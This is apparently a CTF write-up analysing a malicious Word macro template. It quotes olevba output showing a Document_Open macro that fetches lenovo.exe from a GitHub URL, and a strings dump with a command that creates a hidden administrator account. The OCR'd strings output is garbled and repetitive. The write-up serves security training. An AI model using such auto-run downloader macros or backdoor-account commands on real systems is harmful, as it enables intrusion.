
rENTAS CTF WriteUp


By: Elyas Asmad

Resign Letter (Reverse Engineering)

- This challenge provided a single .dotm file (which is actually a Microsoft Word file with macro feature enabled). We know that every Microsoft Office file is actually an archive.
 - 1. Extract the .dotm file using 7zip or any unzipping utilities (like unzip command).



2. From the extracted folder, navigate to the word folder and we can find .bin file (which is the compiled version of macro).



3. Then, by using a VBA decompiler tool (<u>oletools by decalage2</u>), I ran this command to examine the source code.

olevba --decode vbaProject.bin

```
elyasasmad@EAz-Victus:-/ct $ olevba --decode vbaProject.bin
olevba 0.60.1 on Python 3.10.12 - http://decalage.info/python/oletools
FILE: vbaProject.bin
Type: OLE
Test
End Sub
Description
Type
        Keyword
                      Runs when the Word or Publisher document is
        |Document_Open
                      opened
May run an executable file or a system
        Shell
                      command
                      Hex Strings
        https://github.com/f
areedfauzi/Adv_Sim/r
        aw/main/lenovo.exe
```

- 4. Navigate and download the suspicious lenovo.exe executable file.
- 5. Run strings command and examine all strings in the .exe file.

```
C\Windows\System32\cmd.e \times + \footnote{
C\VinfNi
r;}$
8uCu
2\SSQUZQ
c9U_
)S3g
'j3\Su
0\S\S\[\alpha\times \footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD && net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
@uQR
EBPQ
Y\[\g\circ
-\p\\rightarrow
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD && net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD && net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD && net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD && net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD && net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD &\times net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD &\times net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD &\times net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD &\times net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD &\times net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD &\times net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD &\times net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD &\times net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe /c net user f14g cEBzczEyMw== /ADD &\times net localgroup Administrators f14g /ADD
F@Iu
SVpE
-\}]
##j\times
\footnote{
Cmd.exe
```

6. Decode the base64 string and flag is found.

```
> atob`cEBzczEyMw==`
< 'p@ss123'
> |
```

Flag: RWSC(p@ss123)